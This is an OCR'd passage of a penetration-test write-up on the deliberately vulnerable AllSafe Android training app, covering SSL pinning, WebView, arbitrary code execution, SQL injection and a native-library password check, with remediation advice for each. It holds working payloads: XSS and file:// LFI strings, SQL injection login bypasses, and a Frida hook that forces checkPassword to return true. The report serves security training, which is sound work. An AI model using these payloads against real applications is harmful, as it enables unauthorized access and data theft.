
Impact:


Intercept sensitive information such as user credentials, personal data, financial information, etc.

Manipulate the data transmitted between the client and server.

Perform actions on behalf of the user by modifying server responses.Compromise the integrity and confidentiality of user data.

Proof of Concept:





Remediation:


- Implement SSL pinning in a dynamic way that makes it harder to identify and bypass using tools like Frida or Xposed.
- Implement additional checks to validate the certificate, such as verifying the certificate chain and checking for certificate revocation using OCSP (Online Certificate Status Protocol).
- Leverage Certificate Transparency logs to detect potentially malicious certificates issued by rogue Certificate Authorities (Cas).

*****A possible bug in SSL pinning task***:**

I was able to intercept the traffic without the use of frida's ssl pinning bypass script aswell, straight out of the box using simply burpsuite.

I have contacted the developer of AllSafe app to look into this.

Developer's acknowledgement:



Hassan Azhar <hassan.azhar.eh@gmail.com> Sun, 9 Jun, 20:19 (5 hours ago)

to t0thkr1s

Hey, I was doing the allsafe android application tasks and stumbled upon something interesting.

While performing the SSL pinning task, i was able to intercept the request on burpsuite **WITHOUT** running the ssl pinning bypass frida script. Out of the box I was able to intercept the request.

I then tried again using the frida bypass script to see if the outcome changed but no, i got the same output.

Can you please check this.
Thank you.

Kristóf Tóth 01:05 (33 minutes ago)

to me

Hi!

It is possible that the certificate changed and I have to change the hashes in the code. Thank you for noticing and letting me know!

3.4.4 Vulnerable Webview

Severity: High

Location:

- Vulnerable Webview Task Page

Vulnerability detail:

WebView is a system component that allows developers to display web content within their applications. It essentially functions as a mini web browser. While WebView is a powerful tool, improper implementation or configuration can introduce significant security risks.

The main vulnerabilities associated with WebView include: JavaScript execution, untrusted content loading, file system access (Local File Inclusion).

We were able to exploit two seperate vulnerabilities here, JavaScript execution and LFI (local file inclusion) and read any files from the local system.

PoC Payload used for JavaScript execution: **javascript:alert('compromised')**, **<script>alert('compromised')</script>**

PoC Payload used for LFI: **file:///etc/hosts** (or any file you want to read).

Steps to reproduce:

1. Go to the vulnerable webview task page.
2. In the 'Enter your payload here ...' placeholder enter the javascript:alert('compromised') for JavaScript execution. Alert pop up shown.
3. Now enter the paylaod: file:///etc/hosts (or any other file of your choosing) to exploit the LFI vulnerability and to read the /etc/hosts file from the local system.

Impact:

XSS vulnerabilities can be introduced if the WebView loads content from untrusted sources or improperly sanitizes input. Access to sensitive user information such as cookies, session tokens, and local storage can be compromised.


Malicious web content can execute arbitrary JavaScript code within the context of the application. This can manipulate the application's behavior or access sensitive data.


An attacker can gain access to sensitive files stored on the device, such as configuration files, logs, or other private data.

Exposing internal application files can reveal details about the application's structure and configuration, aiding further attacks.


Proof of Concept:

JavaScript execution:





Local File Inclusion:



Remediation:

- Disable JavaScript: Unless absolutely necessary, disable JavaScript in WebView.
- Validate Inputs: Ensure that any data passed to JavaScript interfaces is properly validated and sanitized.
- Restrict File Access: Limit the directories and files that can be accessed through WebView.
- Validate File Paths: Ensure that file paths are properly validated to prevent directory traversal attacks.

3.5 Critical severity findings

3.5.1 Arbitrary Code Execution

Severity: Critical

Location:

infosecadventures.allsafe.ArbitraryCodeExecution.

Vulnerability details:

Upon analyzing the manifest file, we find a class (ArbitraryCodeExecution) is being called everytime the application starts. Visiting the class file reveals two functions invokePlugins() and invodeUpdate(). We will focus on invokePlugins() method for the exploitation.

A closer look at this function reveals that a loadPlugin method is being called from the Loader class of the infosecadventures.allsafe.plugin package.

So to summarize all of the above information, the application calls the code in loadPlugin method of the Loader class from the infosecadventures.allsafe.plugin package every time the app starts, but if we see the source code of the application there is no package named infosecadventures.allsafe.plugin.

This provides us with an attack vector, if we create an app containing a package having the name infosecadventures.allsafe.plugin, containing the Loader class and the loadPlugin method we should be able to execute any code in the context of the victim app.

For PoC, we will be creating just a flag file in a writable directory (/data/data/infosecadventures.allsafe).

Steps to reproduce:

1. Create a new empty android studio project, enter the package-name that we want (infosecadventures.allsafe.plugin in this case)
2. Create a java class file inside the package, and enter the relevant code that creates a Loader class with the loadPlugin method and the code you want to execute. (The java class file is attached at the end of this report in the resources section).
3. Build the class file, then build the APK.
4. Install the APK file on your AVD and run the allsafe application.
5. Now open an adb shell on the studio's terminal and traverse to the directory where the flag is created.
6. Code execution achieved.

Impact:

By executing arbitrary code within the context of another package, attackers may gain elevated permissions, potentially accessing sensitive resources and performing unauthorized actions.


Once arbitrary code execution is achieved, attackers can remotely control the device, execute arbitrary commands, and perform malicious activities without the user's knowledge or consent.

This may involve installing malware, spyware, ransomware, or other types of malicious software, turning the device into a botnet node, or launching attacks against other devices or networks.

Proof of Concept:

(ArbitraryCodeExecution) is being called everytime the application starts

Java class file inside the infosecadventures.allsafe.plugin package.



Flag file created, Code Execution achieved

Recommendations:

- A good defense in this case would be to verify the signature of the current app and the module.The attacker would not be able to sign their app with the same certificate that had been used to sign the app that was being attacked, which would prevent the illegitimate module being loaded.
- Consider isolating third-party components, such as libraries and SDKs, in sandboxed environments to mitigate the impact of potential security breaches.
- Use Android's built-in sandboxing mechanisms, such as app sandboxing and permission enforcement, to restrict the privileges and interactions of third-party packages.
- Implement strict validation and sanitization of input data, especially when interacting with third-party packages or external resources.
- Validate and sanitize input parameters, file paths, and other user-controlled data to prevent injection attacks and code execution vulnerabilities.

3.5.2 SQL injection

Severity: Critical

Location:

SQL injection page, Username Parameter

Vulnerability details:

An SQL injection vulnerability has been identified in the username parameter of the login page. This vulnerability allows an attacker to manipulate the SQL query executed by the application by injecting malicious SQL code through the username field. The vulnerability arises due to improper handling and sanitization of user input, leading to the execution of unintended SQL commands.

After some trial and error, a simple **‘’ or 1=1 /*** payload was used to trigger the injection.

Steps to reproduce:

1. Go to the login page.
2. Enter the following payload in the username parameter: **‘’ or 1=1 -- -** OR **‘’ or 1=1 /***
3. Usernames and hashed passwords from the MySQL database are displayed.

Impact:


Unauthorized Access: Attackers can bypass authentication mechanisms and gain unauthorized access to user accounts, including administrative accounts.


Data Exposure: Attackers may extract sensitive information from the database, including user credentials (hashed passwords), personal data, and other confidential information.

Database Manipulation: Attackers can perform unauthorized actions on the database, such as inserting, updating, or deleting records..


Proof of Concept:

Query displayed





--->



Recommendations:

Don’t use dynamic SQL, Most instances of SQL injection can be prevented by using parameterized queries (also known as prepared statements) instead of string concatenation within the query.

Validate and sanitize all user inputs. Ensure that special characters are properly escaped or removed.

3.5.3 Native Library – Bypassing password check

Severity: Critical

Location:

infosecadventures.allsafe.challenges.NativeLibrary

Vulnerability details:

Hooking a native library to bypass a password check function involves intercepting and modifying the behavior of the function within the library to always return a "true" value, indicating a successful password check regardless of the input. This type of vulnerability can be exploited through various techniques, primarily focusing on dynamically altering the code execution flow using FRIDA.

Since checkPassword is a boolean function, all we have to do is find the address where the checkPassword is stored in memory, and start an Interceptor at that memory address in order to ‘hook’ or ‘intercept’ that function. Once we have successfully hooked the checkPassword function we can control its output and force the boolean output to be true (1).

So even if a wrong password is applied, it evalutes as true, and we are able to bypass the password checking.

Steps to reproduce:

1. Start frida-sever on your AVD
2. first run var Jni = Module.getExportByName("libnative_library.so", "Java_infosecadventures_allsafe_challenges_NativeLibrary_checkPassword");, this will store the memory address of the chechPassword function in Jni variable.
3. Now attach the interceptor using

   Interceptor.attach(Jni, {

   onEnter:

   function(args){},

```
        onLeave:
            function(retval){ retval.replace(1); }
    });
```


We have hooked successfully.

